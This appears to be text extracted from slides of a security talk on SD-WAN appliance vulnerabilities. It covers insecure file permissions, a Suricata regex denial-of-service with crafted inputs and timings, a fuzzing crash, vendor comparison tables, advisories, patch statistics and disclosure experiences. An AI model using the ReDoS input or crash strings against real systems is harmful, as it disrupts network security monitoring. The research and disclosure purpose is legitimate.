- Certificate and keys read/write via Web management interface vulns .

```
root@DC:~# ls -al /home/talariuser/
total 17912
drwxrwsrwx 27 talariuser www-data 4096 Jul 17 06:35 .
drwxr-xr-x 10 root      root    4096 Jun 27 10:11 ..
-rw-r--r--  1 root      www-data 663 Feb 18 14:16 apn_logrotate.conf
drwxrwsrwx  5 talariuser www-data 4096 Feb 24 22:39 backup
-r--rwsr--  1 talariuser www-data  709 Mar 29 2017 .bash_profile
drwxrwsrwx  2 talariuser www-data 12288 Jul 16 14:30 bin
drwxr-sr-x  5 bird      bird    4096 Feb 18 14:16 bird
drwxrwsrwx  3 root      www-data 4096 Jul  2 17:39 certificates
drwxrwsrwx  2 root      www-data 4096 Feb 18 14:16 cfg_editor_pkg
drwxrwsrwx  5 talariuser www-data 4096 Jun 29 16:09 config
-rw-r--r--  1 root      www-data  0 Jul 17 06:35 config_db_updated
-rwxrwxrwx  1 root      www-data  4 Jul 17 06:35 current_ncn_site_id
drwxrwsrwx  5 talariuser www-data 4096 Feb 18 14:16 data
drwxr-sr-x  4 root      www-data 4096 Feb 18 14:16 debian_security_updates
drwxr-sr-x  2 root      www-data 4096 Feb 18 14:16 dpi
```



SURICATA REGEX DOS

```
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+a0#a+a+=')", number=1)
1.6927719116210938e-05
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaa0#a+a+=')", number=1)
1.7881393432617188e-05
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaa000#a+a+=')", number=1)
2.09808349609375e-05
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaa00000#a+a+=')", number=1)
8.797645568847656e-05
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaa000000000#a+a+=')", number=1)
0.15651702880859375
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa000000000#a+a+=')", number=1)
0.6158599853515625
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa0000000000#a+a+=')", number=1)
1.2441880702972412
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa00000000000#a+a+=')", number=1)
2.479804039001465
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa000000000000#a+a+=')", number=1)
4.946908950805664
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa0000000000000#a+a+=')", number=1)
9.869889974594116
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa00000000000000#a+a+=')", number=1)
19.77090096473694
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa000000000000000#a+a+=')", number=1)
39.48211598396301
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa0000000000000000#a+a+=')", number=1)
78.91378092765808
>>> timeit.timeit("import re; re.findall('^[-z0-9]+?\\+([[-z0-9]+?[+]*?)+=?=)??$', 'a+aaaaaaaaaaaaaaaaa00000000000000000#a+a+=')", number=1)
157.76532006263733
>>> █
```

DO SOME FUZZING

XXXXXX41XXXX

```
Feb 11 03:33:30PM 2018 INFO infmgr_inf_handle_discover_msg:8589 RX:XSX_CTRL
INTF_DISC inf_name AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** buffer overflow detected ***: /opt/replaced/bin/replaced terminated
```

===== Backtrace: =====

```
/lib/x86_64-linux-gnu/libc.so.6(+0x7329f)[0x7fa4101a929f]
/lib/x86_64-linux-gnu/libc.so.6(__fortify_fail+0x5c)[0x7fa41024487c]
/lib/x86_64-linux-gnu/libc.so.6(+0x10d750)[0x7fa410243750]
....
```

WHY MARVEL SUCKS ?

.rodata:000...	00000021	C	mark_t2_app_config_load_complete
.rodata:000...	00000012	C	marvel_sucks_init
.rodata:000...	00000012	C	marvel_sucks_init
LOAD:00000...	00000014	C	marvell_sucks_queue
.rodata:000...	00000005	C	masq
.rodata:000...	0000001B	C	masquerade_port_restricted
.rodata:000...	0000001A	C	masquerade_port_symmetric
.rodata:000...	00000016	C	match connection key\n
.rodata:000...	0000000C	C	max allowed

D:0000000000400018: dq offset _start; Entry point

_start

main

marvel_sucks_init



DETECTED VULNS

	Vendor 1	Vendor 2	Vendor 3	Vendor 4	Vendor 5
Hardcodes	V	X	X	X	V
Broken access control	V	V	X	X	V
Using vulnerable GNU/Linux	👍	X	X	X	👍
Using vulnerable 3 rd party components	X	X	X	X	X
Broken client-side Web	V	X	X	X	!
Broken server-side Web	X	X	X	X	X
Secure misconfiguration	!	X	X	X	X
Memory Corruption	👍	👍	X	X	👍

ZERO TOUCH IN DA CLOUD



Centralized Monitoring and Management

- Consolidated management interface
- A single dashboard to monitor both WAN and SD-WAN service delivery from the data center to the branch
- Automated zero-touch provisioning
- Prompt network moves, additions, and changes that take place in hours instead of days or weeks

Lower WAN OPEX and CAPEX


Bringing a new branch .. can be done in just a few minutes

Management and Control

zero-touch branch ... delivering automatic business policy and firmware update



ZERO TOUCH DEPLOYMENT



ZTD SERVER SHOULD BE FRIENDLY! ME – NOT!

- No/weak auth
- MITM
- Server spoofing



Cisco SD-WAN Solution Zero Touch Provisioning Denial of Service Vulnerability



Advisory ID:
cisco-sa-20180718-sdwan-dos

First Published:
2018 July 18 16:00 GMT

Version 1.0: Final

Workarounds: No workarounds available

Cisco Bug IDs:
[CSCvi69914](#)
CVE-2018-0346
CWE-119



Cisco SD-WAN Solution Zero Touch Provisioning Command Injection Vulnerability



Advisory ID:
cisco-sa-20180718-sdwan-ci

First Published:
2018 July 18 16:00 GMT

Version 1.0: Final

Workarounds: No workarounds available

Cisco Bug IDs:
[CSCvi69906](#)
CVE-2018-0347

AWS MARKETPLACE, 7 JUNE 2018



Silver Peak Unity EdgeConnect for AWS

Sold by: [Silver Peak Systems, Inc.](#) Latest Version: [8.1.5.10](#)

Silver Peak provides overlay networking for reliable WAN using any IP-real-time optimization to simplify connectivity and maximize cloud pe

We will be updating the AWS image with the current GA image of [8.1.7.x](#).

Anusha Vaidyanathan, Director, Security Product Management



NetScaler SD-WAN Standard

Sold by: [Citrix](#) Latest Version: [9.3.0.76](#)

Citrix NetScaler SD-WAN Standard Edition helps b

My recommendation is to perform an upgrade to latest version 9.3.5 (released on May 2018) to make sure you have the latest bug fixes

Maria Guzman
Escalation Engineer



Cisco vEdge Cloud Router

Sold by: [Cisco](#) Latest Version: [Release 17.2.4](#)

Cisco vEdge Router for 17.2.4 Release

Viptela Software Release 18.1
March 30, 2018
Revision 1

UP 2 DATE STATISTICS

Vendor	Up2date	AWS	Census (unpatched/common)
Cisco	18.1	17.2.4	-
Silver Peak	8.1.7.x	8.1.5.10	97%/8.1.5
Citrix	9.3.5	9.3.0	100%/9.3.1.35
Riverbed	2.10	2.8.2.16	-
Versa	16.1R2S1	-	100%/16.1
Arista	4.20.5F	4.20.5F	-
VeloCloud	2.5.2	2.4.1	-



THAT'S NOT HOW THE FORCE WORKS

SO... RESPONSIBLE DISCLOSURE

SPONSORED

3 Security Features to Look for in SD-WAN Solutions

<https://www.networkworld.com/article/3266111/sd-wan/3-security-features-to-look-for-in-sd-wan-solutions.html>

Not all SD-WAN solutions are created equal; security is an important consideration.

The **Silver Peak Product Security Incident Response Team (PSIRT)** not only scrubs third-party code to identify and eliminate potential vulnerabilities, it continuously monitors multiple security advisory services to identify new threats as they may emerge



Home > Support >

Security Advisories



Meltdown and Spectre Vulnerabilities
VU#584653 originally published by CERT on January 3, 2018
[» Download](#)




Return of Bleichenbacher's Oracle Threat (ROBOT Attack) -- A TLS Vulnerability
VU#144389 originally published by CERT on December 12, 2017
[» Download](#)



Intel Q3'17 ME 11.x, SPS 4.0, and TXE 3.0 Security Review Cumulative Update, Escalation of Privilege

NO POOL EMAIL?!



**"YOUR EYES CAN
DECEIVE YOU.
DON'T TRUST
THEM."
- OBI-WAN KENOBI**

WHEN IN DOUBT...

Security-Assessment.com

|Disclosure Timeline|

01/04/2015 - Email sent to info address asking for a security contact.

09/04/2015 - Email sent to info and security addresses asking for a security contact.

21/04/2015 - Email **sent to CEO** regarding security contact.

21/04/2015 - Response from CEO providing security contact details.

22/04/2015 - Email sent to security contact asking for PGP key.

David Hughes

Mobile • 1d ago



Sergey Gordeychik • 8:52 PM

Hi David!

How can I contact Silverpeak PSIT to report 0-day?

Can't find any email/pgp on the web.

Please let me know,

Sergey

David Hughes is now a connection



David Hughes • 8:54 PM

Hi Sergey,

Thank you for bringing this to our attention. I will have someone from our team contact you with the email/pgp details so you can report.

<https://www.exploit-db.com/exploits/38197/>

WHEN IN DOUBT...

Security-Assessment.com

[Disclosure Timeline]

01/04/2015 - Email sent to info@silverpeak.com address asking for a security contact.

09/04/2015 - Email sent to info@silverpeak.com security addresses asking for security contact.

21/04/2015 - Email sent to CEO regarding security contact.

21/04/2015 - Response from Silverpeak providing security contact details.

22/04/2015 - Email sent to security@silverpeak.com contact asking for PGP key.



chik • 8:52 PM

contact Silverpeak PSIT to report 0-day?
email/pgp on the web.
now,

David Hughes is now a connection

• 8:54 PM

bringing this to our attention. I will have someone
contact you with the email/pgp details so you can

<https://www.exploit-db.com/exploits/38197/>

VENDOR VS RESEARCHER

Vendor	Security contact	PGP	Patches Tests	CVE Credits	Researcher friendly
Cisco	YES	YES	YES	YES	YES
Silver Peak	NO	NO	NO	NO	NO
Citrix	YES	YES	TBD	YES	YES
Riverbed	NO	NO	NO	NO	NO
Versa	NO	NO	YES	NO	NO
VeloCloud	YES	NO	TBD	YES	+ -

RESEARCHER FRIENDLY

Anusha Vaidyanathan <anushav@silver-peak.cc>

Thu 7 Jun, 04:02




to me ▾

Sergei,


Release notes are available to users with a contract. It is available in the support portal.

Do you have an official id ? Why are you using gmail? Who is your customer ?

One main point: We are not a generic web service that has full Internet exposure, it is a webUI on a hardened device. Hence the attack surface is small if proper deployment guidelines are followed by network admins – whether it is on-premise or cloud deployment.

A close-up shot of a Star Wars Stormtrooper in a white and orange armor, standing in a dark, debris-filled environment with some orange flames in the background. The trooper is holding a glowing blue, wireframe hologram of a person's head and shoulders. A white speech bubble with a tail pointing to the trooper's chest contains the text.

You should scan
all these Internets
for SD-WAN



SD-WAN INTERNET CENSUS

- Shodan, Census, Google dorks
- Version fingerprint regexp
- masscan
- nmap NSE scripts

SD-WAN Internet Census


Sergey Gordeychik
serg.gordey@gmail.com

Denis Kolegov
Tomsk State University
d.n.kolegov@gmail.com

Antony Nikolaev
Tomsk State University
antony.nikolaev@gmail.com

ABSTRACT

The concept of software defined wide area network (SD-WAN or SDWAN) is central to modern computer networking, particularly in enterprise networks. By definition, these systems form network perimeter and connect Internet, WAN, extranet, and branches that makes them crucial from cybersecurity point of view. The goal of this paper is to provide the results of passive and active fingerprinting for SD-WAN systems using a common threat intelligence approach. We explore Internet-based and cloud-based publicly available SD-WAN systems using well-known "Shodan"[1] and "Censys"[2] search engines and custom developed automation tools and show that most of the SD-WAN systems have known vulnerabilities related to outdated software and insecure configuration.

